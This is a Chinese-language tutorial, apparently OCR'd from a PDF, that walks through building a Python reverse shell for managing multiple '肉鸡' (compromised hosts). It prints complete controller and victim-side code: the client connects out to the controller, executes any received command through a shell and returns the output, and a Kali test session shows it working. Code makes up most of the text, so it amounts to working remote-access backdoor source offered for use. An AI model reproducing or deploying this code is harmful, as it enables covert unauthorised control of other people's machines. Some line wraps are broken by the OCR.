Python实现可控制肉鸡的反向Shell

by:bird

1.项目说明

用 Python 实现一个可以管理多个肉鸡的反向 Shell，为什么叫反向 Shell 呢？反向就是肉鸡作为 Client 主动连接到我们的 Server 端，以实现对多个远程主机的管理！

2.基础知识

1. 了解TCP协议
2. 了解C/S结构程序设计
3. Python socket模块的使用
4. Python subprocess模块的使用

3.理论基础

C/S 结构

C/S 结构，即熟知的客户机和服务器结构。它是软件系统体系结构，通过它可以充分利用两端硬件环境的优势，将任务合理分配到Client端和Server端来实现，降低了系统的通讯开销。目前大多数应用软件系统都是Client/Server形式的两层结构，由于现在的软件应用系统正在向分布式的Web应用发展，Web和Client/Server 应用都可以进行同样的业务处理，应用不同的模块共享逻辑组件；因此，内部的和外部的用户都可以访问新的和现有的应用系统，通过现有应用系统中的逻辑可以扩展出新的应用系统。这也就是目前应用系统的发展方向。

本次项目就是基于C/S结构的一个应用。很多有名的远程控制工具都是基于C/S结构开发的，比如：灰鸽子、冰河、teamViewer等等。但是应该将肉鸡端作为Server还是Client呢？通常情况下是将Client作为控制端，Server作为被控端。这里将采用反向连接的方式，将Server

作为控制端，Client作为被控端。当然，这两种方式都可以实现我们本次项目的功能。这里我采用反向连接的方式主要是考虑到肉鸡在内网中，我是无法直接连接到被控端的。如果用反向连接的方式，尽管被控端在内网中，只要我不在内网中，或者我做了内网端口映射、动态域名等处理之后，被控端都是可以连接到主控端的。虽然我在内网中也要进行相应的设置，不过主动权在我这

TCP

TCP提供一种面向连接的、可靠的字节流服务。面向连接意味着两个使用TCP的应用（通常是一个客户和一个服务器）在彼此交换数据包之前必须先建立一个TCP连接。这一过程与打电话很相似，先拨号振铃，等待对方摘机说“喂”，然后才说明是谁。在一个TCP连接中，仅有两方进行彼此通信，而且广播和多播不能用于TCP。由于这里需要传输的数据量比较小，对传输效率影响不大，而且Tcp相对来说比较稳定！所以本次项目将采用Tcp协议来实现多客户端的反向Shell

可控肉鸡反向shell实现方案

本次项目将基于Tcp实现一个C/S结构的应用，Client作为被控端主动连接控制端，Server作为控制端则等待肉鸡连接。具体实现方案如下：

Server（控制端）

Server作为控制端，我们首先要用Python的Socket模块监听本地端口，并等待被控端连接，由于要实现多个肉鸡的反向Shell，所以需要维护连接的主机列表，并选择当前要发送命令的肉机，接下来就可以通过socket给指定的主机发送Shell命令了。

Client（被控端）

Client作为被控端，首先要通过Python的Socket模块连接到控制端，之后只要一直等待控制端发送Shell命令就可以了，当接收到控制端发送的命令之后，用Python的subprocess模块执行Shell命令，并将执行命令的结果用socket发送给控制端。

4.代码实现

控制端（Server）

控制端需要实现等待被控端连接、给被控端发送Shell命令，并且可以选择和切换当前要接收Shell命令的肉鸡（被控端）。所以，首先需要创建一个socket对象，并监听7676端口，代码如下：

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # 创建一个Tcp
```

```
Socket
s.bind(('0.0.0.0',7676)) #绑定7676端口，并与允许来自任意地址的连接
s.listen(1024) #开始监听端口
```

socket.AF_INET代表使用IPv4协议，socket.SOCK_STREAM 代表使用面向流的Tcp协议，也就是说创建了一个基于IPv4协议的Tcp Server。 接下来当有肉鸡连接的时候我需要获取肉机的socket，并记录起来，以便和肉鸡进行通信。

先来看下代码：

```
def wait_connect(sk):
    global clientList
    while not quitThread:
        if len(clientList) == 0:
            print('Waiting for the connection......')
        sock, addr = sk.accept()
        print('New client %s is connection!' % (addr[0]))
        lock.acquire()
        clientList.append((sock, addr))
        lock.release()
```

当有多个肉机连接到控制端时，要记录肉机的socket对象，以便可以选择不同的操作对象，再来看一看是怎样实现选择已经连接的肉机，代码如下：

```
clientList = []             #连接的客户端列表
curClient = None            #当前的客户端

def select_client():        #选择客户端
    global clientList
    global curClient

    for i in range(len(clientList)):    #输出已经连接到控制端的肉机地址
        print('[%i]-> %s' % (i, str(clientList[i][1][0])))
    print('Please select a client!')

    while True:
        num = input('client num:')      #等待输入一个待选择地址的序号
        if int(num) >= len(clientList):
```

```
            print('Please input a correct num!')
            continue
        else:
            break

    curClient = clientList[int(num)]    #将选择的socket对象存入curClient
中
```

通过记录已经连接肉鸡的socket，并将选择的socket赋值给curClient就实现了多客户端的选择。 现在就可以实现命令的发送和接收了：

```
def shell_ctrl(socket,addr):                #负责发送Shell命令和接收结果
    while True:
        com = input(str(addr[0]) + ':~#')   #等待输入命令
        if com == '!ch':                    #切换肉机命令
            select_client()
            return
        if com == '!q':                     #退出控制端命令
            exit(0)
        socket.send(com.encode('utf-8'))    #发送命令的字节码
        data = socket.recv(1024)            #接收反回的结果
        print(data.decode('utf-8'))         #输出结果
```

这里有一点需要注意一下，这里对接收和发送统一都用utf-8进行编码和解码，同样在客户端中也采用同样的编码才会保证接收和发送的结果正确。至于发送命令这部分主要就是等待用户输入命令然后判断是不是切换肉鸡或者是退出命令，如果不是就把命令发送给客户端。到此控制端基本的组成部分就实现完成了！

被控端（Client）

被控端需要实现连接到控制端、执行控制端发送过来的命令并将执行命令后的结果发送给控制端。与控制端相比被控端要简单的多，下面就用一个函数来实现上面提到的功能，代码如下：

```
def connectHost(ht,pt):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)    #创建
socket对象
```

```
    sock.connect((ht,int(pt)))  #主机的指定端口
    while True:
        data = sock.recv(1024)  #接收命令
        data = data.decode('utf-8') #对命令解码
        #执行命令
        comRst = subprocess.Popen(data,shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
        #获取命令执行结果
        m_stdout, m_stderr = comRst.communicate()
        #将执行命令结果编码后发送给控制端

 sock.send(m_stdout.decode(sys.getfilesystemencoding()).encode('utf-
8'))
        time.sleep(1)
    sock.close()
```

通过这一个函数就实现了被控端的所有功能，这个函数的核心其实就是subprocess.Popen()这个函数，subprocess.Popen()可以实现在一个新的进程中启动一个子程序，第一个参数就是子程序的名字，shell=True则是说明程序在Shell中执行。至于stdout、stderr、stdin的值都是subprocess.PIPE，则表示用管道的形式与子进程交互。还有一个需要注意的地方就是在给控制端发送命令执行结果的时候，这里先将结果用本地系统编码的方式进行解码，然后又用utf-8进行编码，以避免被控端编码不是utf-8时，控制端接收到的结果显示乱码。

至此控制端和被控端都实现完了，代码很容易理解，代码量也不多。

下面来整合全部代码！

```
控制端
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import socket
import threading

clientList = []             #连接的客户端列表
curClient = None            #当前的客户端
quitThread = False          #是否退出线程
lock = threading.Lock()

def shell_ctrl(socket,addr):
    while True:
```

```
        com = input(str(addr[0]) + ':~#')
        if com == '!ch':
            select_client()
            return
        if com == '!q':
            quitThread = True
            print('----------------------* Connection has ended *----
----------------------')
            exit(0)
        socket.send(com.encode('utf-8'))
        data = socket.recv(1024)
        print(data.decode('utf-8'))


def select_client():
    global clientList
    global curClient
    print('--------------* The current is connected to the client: *--
--------------')
    for i in range(len(clientList)):
        print('[%i]-> %s' % (i, str(clientList[i][1][0])))
    print('Please select a client!')

    while True:
        num = input('client num:')
        if int(num) >= len(clientList):
            print('Please input a correct num!')
            continue
        else:
            break

    curClient = clientList[int(num)]

    print('=' * 80)
    print(' ' * 20 + 'Client Shell from addr:', curClient[1][0])
    print('=' * 80)

def wait_connect(sk):
    global clientList
    while not quitThread:
        if len(clientList) == 0:
            print('Waiting for the connection......')
```

```
        sock, addr = sk.accept()
        print('New client %s is connection!' % (addr[0]))
        lock.acquire()
        clientList.append((sock, addr))
        lock.release()

def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(('0.0.0.0',7676))
    s.listen(1024)

    t = threading.Thread(target=wait_connect,args=(s,))
    t.start()

    while True:
        if len(clientList) > 0:
            select_client()  # 选择一个客户端
            shell_ctrl(curClient[0],curClient[1]) #处理shell命令



if __name__ == '__main__':
    main()
```


被控端

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import socket
import subprocess
import argparse
import sys
import time
import threading

def connectHost(ht,pt):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((ht,int(pt)))
```

```
    while True:
        data = sock.recv(1024)
        data = data.decode('utf-8')
        comRst = subprocess.Popen(data,shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
        m_stdout, m_stderr = comRst.communicate()

 sock.send(m_stdout.decode(sys.getfilesystemencoding()).encode('utf-8'))
        time.sleep(1)
    sock.close()


def main():
    parser = argparse.ArgumentParser()  #命令行参数解析对象
    parser.add_argument('-H',dest='hostName',help='Host Name')
    parser.add_argument('-p',dest='conPort',help='Host Port')

    args = parser.parse_args()          #解析命令行参数
    host = args.hostName
    port = args.conPort

    if host == None and port == None:
        print(parser.parse_args(['-h']))
        exit(0)

    connectHost(host,port)              #连接到控制端


if __name__ == '__main__':
    main()
```

5. 程序测试

先运行服务端，在运行客户端就会接收到shell


root@kali ~/桌面/shell
ls
client.py server.py
root@kali ~/桌面/shell
vim server.py
root@kali ~/桌面/shell
python server.py
Waiting for the connection.....
New client 127.0.0.1 is connection!
----------* The current is connected to the client: *----------
[0]-> 127.0.0.1
Please select a client!
client num:0
('Client Shell from addr:', '127.0.0.1')
127.0.0.1:~#


root@kali ~
cd /root/桌面/shell
root@kali ~/桌面/shell
python client.py -H 127.0.0.1 -p 7676